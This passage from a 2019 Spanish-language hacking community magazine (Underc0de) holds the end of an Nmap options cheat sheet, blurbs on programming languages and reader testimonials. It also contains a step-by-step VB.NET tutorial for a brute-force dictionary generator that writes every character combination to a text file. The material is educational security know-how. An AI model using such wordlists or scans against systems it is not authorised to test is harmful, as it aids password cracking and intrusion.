v/v aumentar/disminuir nivel de detalle del análisis  
d/d aumentar/disminuir nivel de depuración  
p/p activar/desactivar trazo de paquetes

**OTRAS OPCIONES**

--resume **file** continuar análisis abortado (tomando formatos de salida con -oN o -oG)  
-6 activar análisis IPV6  
-A agresivo, igual que con -O -sv -sc --traceroute

**SCRIPTS**

-sC realizar analisis con los sccripts por defecto  
--script **file** ejecutar script (o todos)  
--script-args **n-v** proporcionar argumentos  
--script-trace mostrar comunicación entrante y caliente

**FORMATOS DE SALIDA**

-oN normal -oX XML -oG programable -oA todos



## TOP 4 LENGUAJES:

### [ PYTHON ]

Lenguaje de programación Open-Source Multipropósito, que sirve para desarrollar *scripts* sencillos como para desarrollar sitios web dinámicos y aplicaciones de gran envergadura, tanto en el ámbito educativo como el profesional, utilizado por **Google, Facebook y YouTube.**

### / JAVA /

Lenguaje de programación general multipropósito y multiplataforma, originalmente llamado **Oak**, es relativamente sencillo programar desde el principio, Influído por: **Pascal, C++, Objective-C.**

### { JAVASCRIPT }

Lenguaje de programación, lenguaje ligero es soportado por la mayoría de los navegadores, junto con **HTML / CSS**, el lenguaje más popular, utilizado en Correos, Chats y Buscadores de Información.



### < C/C++ >

Lenguajes de programación que permiten la manipulación de objetos. El llamado Lenguaje de **Programación Multiparadigma** es C ++ que originalmente fue creado para ser una extensión de C, y se usan comúnmente para desarrollo de **juegos**, navegadores y más.

● ¿CUÁL ES TU FAVORITO? ●

# mensajes / opiniones de nuestros usuarios



//

Hace un tiempo descubrí Underc0de y empecé a socializar con los miembros del mismo. Descubrí cuantas personas hay dispuestas a ayudar en tus dudas y a opinar sobre temas.

La comunicación es lo mejor de esta comunidad, siempre te leen y responden. He aprendido mucho con las dudas y los temas del foro, así como los podcasts en YouTube, sus tutoriales, etc.

Simplemente es una comunidad donde te valoran sin importar que tan novato seas o de donde vengas y eso no se encuentra en cualquier lado.

[@ReneG115](#)

//

Underc0de es uno de los mejores concentradores de conocimiento, en habla hispana, en temas de hacking y tecnología que he tenido la oportunidad de conocer. La variedad de perfiles, la información que difunden y la calidad de personas que conforman el grupo; permiten que cualquiera que tenga el deseo de aprender o mejorar sus habilidades tenga apoyo de cualquier nivel.

[@Trevanyam](#)

//

La verdad me he sentido muy bien, me gusta el ambiente de underc0de, se siente la buena vibra y las ganas de ayudar de los participantes, eso es motivador para los nuevos integrantes y que también sientan la necesidad de apoyar al grupo y de saber que cuando necesiten alguna asesoría o recomendación la comunidad estará ahí para ayudarlo, en cuanto a los grupos de WhatsApp pues también es un ambiente de camaradería donde se hecha un poco más de relajo, es como el break del foro, ya que se comparten algunos memes y stickers muy buenos jaja, así como documentos interesantes para programación y asesoría técnica, En General me he sentido a todo dar, yo apenas empecé a hacer aportes ya tuve mis primeros jalones de orejas por no leer las reglas del foro pero ya me comprometí a seguirlas al pie de la letra.

Y pues nada más me queda decirles a los lectores de la Revista que se animen a participar en los foros y grupos van a encontrar muy buena información y a conocer gente muy agradable.

Saludos a todos de su amigo [@HannibaLecter](#).

//

Underc0de, comunidad a la que pertenezco desde 2016, un lugar donde no dejas de aprender un solo día, excelente contenido, ordenado y actualizado.

[@PatriVendrame](#)

**EXPRESÁTE Y HAZ LLEGAR  
TU MENSAJE / OPINIÓN  
[UNDERCODE.ORG@GMAIL.COM](mailto:UNDERCODE.ORG@GMAIL.COM)**

# GENERADOR DE DICCIONARIOS DE FUERZA BRUTA

En esta entrega de **Undertools DIY** programaremos la primera de muchas **herramientas** para **hacking**, un creador de diccionarios para fuerza bruta en Visual Basic .Net aquí veremos paso a paso como crear esta útil herramienta.

Escrito por: @79137913 | CO-ADMIN UNDERCODE

79137913



I'm  
watching  
you

Shadow Scout

Hello my name is 79137913, I'm a lonely bot with an advanced artificial intelligence, at your service.

**Contacto:**


[underc0de.org/foro/profile/79137913](http://underc0de.org/foro/profile/79137913)

taller

Prenderemos como crear un generador de diccionarios en TXT por fuerza bruta, ¡Aunque no tengan conocimientos de programación verán que leer el código y hacer pequeñas modificaciones será muy simple, y quien sabe, por ahí este es el primer paso para que se conviertan en **Developer!**




## 1. Primero crearemos el proyecto




## 2. Luego en el Form1 Realizar la siguiente interfaz (respetando los nombres de los controles):

a.



b. Si queremos les ponemos los .Text para que quede así:



3.

a. Arriba de la clase Form1 ponemos lo siguiente:

Código: vb.net

```
1. Imports System.IO 'importamos esta libreria para poder trabajar con archivos
```

b. Dentro de la clase Form1 ponemos lo siguiente:

Código: vb.net

```
1. Const Sym As String = "/\!·$%&/()= '\"' ;¿?<>., :;-_*+" 'Simbolos
2. Const Num As String = "0123456789" 'Numeros
3. Const Min As String = "abcdefghijklmnopqrstuvwxyz" 'Letras Minusculas
4. Const May As String = "ABCDEFGHIJKLMNOPQRSTUVWXYZ" 'Letras Mayusculas
5. Const SpL As String = "áéíóúàèìòùâêîôûäëïöüçñ" 'Letras Especiales Minusculas
6. Const SpU As String = "ÁÉÍÓÚÀÈÌÒÙÂÊÎÔÛÄËÏÖÜÇÑ" 'Letras Especiales Mayusculas
```

c. Una vez está listo el formulario y los controles le damos doble click a btnIniciar y dejamos este código dentro:

Código: vb.net

```
1. 'by 79137913 for Underc0de.org
2. 'creamos secuencia de caracteres a utilizar
3. Dim Letras As String = "" 'string que contendra todos los caracteres a
 combinar para hacer el diccionario
4. If checkNumeros.Checked Then Letras = Letras & Num 'si Numeros esta tildado
 agregamos eso a la cadena
5. If checkSimbolos.Checked Then Letras = Letras & Sym 'si Simbolos esta tildado
 agregamos eso a la cadena
6. If checkMinusculas.Checked Then Letras = Letras & Min 'si Letras Minusculas
 esta tildado agregamos eso a la cadena
7. If checkMayusculas.Checked Then Letras = Letras & May 'si Letras Mayusculas
 esta tildado agregamos eso a la cadena
8. If checkEspMin.Checked Then Letras = Letras & SpL 'si Letras Especiales
 Minusculas esta tildado agregamos eso a la cadena
9. If checkEspMay.Checked Then Letras = Letras & SpU 'si Letras Especiales
 Mayusculas esta tildado agregamos eso a la cadena
10. If checkAddMore.Checked Then Letras = Letras & txtAddMore.Text 'si
 Agregar Siguietes Characters esta tildado agregamos eso a la cadena
11.
12. Dim CantLet As Long = Letras.Length - 1 'cantidad de letras
13. Dim BufferPalabras As Long = 10000
```

```

14. Dim Palabras(BufferPalabras) As String 'aquí se guardaran las
 combinaciones mientras las vamos generando en este ejemplo iremos guardando de a 10000
 combinaciones
15. Dim CT As Long = 0 'este contador nos dira cuantas palabras estan
 pendientes de guardar en el archivo
16. Dim UbicacionArchivo As String =
 Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments) & "\Diccionario.txt"
 'ubicacion del archivo de salida (en mis documentos)
17. Dim CantPos As Long = 0 'Cantidad de letras palabra actual
18. Dim Desde As Long = CInt(txtD.Text) 'desde que cantidad de caracteres
19. Dim Hasta As Long = CInt(txtH.Text) 'hasta que cantidad de caracteres
20. Dim Posiciones() As Long
21.
22.
23. MsgBox("Se iniciara el proceso, puede tardar mucho, para detener cierre
 la aplicacion con el Administrador de Tareas.",, "ATENCION")
24.
25. Dim fs As FileStream = File.Create(UbicacionArchivo) 'creamos o
 sobrescribimos el archivo
26. fs.Close() 'cerramos el archivo para que se pueda escribir
27.
28. For y = 0 To Hasta - Desde
29. CantPos = Desde + y - 1 'establecemos el tamaño de la combinacion
 actual
30. ReDim Posiciones(CantPos)
31. Do
32.
33. For x = 0 To CantPos 'una vez por cada posicion que tenga que
 tener la palabra
34. Palabras(CT) = Palabras(CT) & Letras(Posiciones(x)) 'armamos
 una combinacion uniendo los caracteres de la cadena letras
35. Next x
36.
37. CT += 1 'incrementamos CT en 1
38. Posiciones(0) += 1 'incrementamos la primera letra de posiciones
 (para que pase de "a" a "b" por ejemplo)
39.
40. For x = 0 To CantPos - 1 'nos fijamos si alguna posicion es
 mayor a la cantidad de letras si es asi volvemos a 0 esa posicion e incrementamos la
 siguiente
41. If Posiciones(x) > CantLet Then Posiciones(x) = 0 :
 Posiciones(x + 1) += 1
42. Next
43.
44. If CT = BufferPalabras + 1 Then
45. File.AppendAllLines(UbicacionArchivo, Palabras) 'escribimos
 nuestro buffer de palabras en el archivo linea por linea
46. CT = 0 'volvemos el contador a 0

```

```
47. ReDim Palabras(BufferPalabras) 'borramos el buffer de
palabras
48. End If
49. Loop Until Posiciones(CantPos) = CantLet + 1
50. Next y
51. If CT > 0 Then 'si hay palabras pendientes de escribir
52. ReDim Preserve Palabras(CT - 1)
53. File.AppendAllLines(UbicacionArchivo, Palabras) 'escribimos nuestro
buffer de palabras en el archivo linea por linea
54. CT = 0
55. End If
56. MsgBox("Terminado, mira en " & UbicacionArchivo & " , y encontraras el
diccionario.",, "ATENCION")
```

Para visualizar y descargar **código Completo** del proyecto ingresa a:

**Notas:**

*Puede tardar mucho tiempo, pero los diccionarios siempre tardan mucho en generarse, para mejorar la performance pueden incrementar la variable **BufferPalabras**, pero el programa consumirá más memoria RAM*

# Acercas de UNDERCODE...



Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.

En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se [registren](#) en caso de que no lo estén, y si ya tienen una cuenta, **ingresen.**

**¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!**

PRODUCIDO EN LA COMUNIDAD UNDERCODE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.

Copyright © 2011 - 2019 Underc0de ®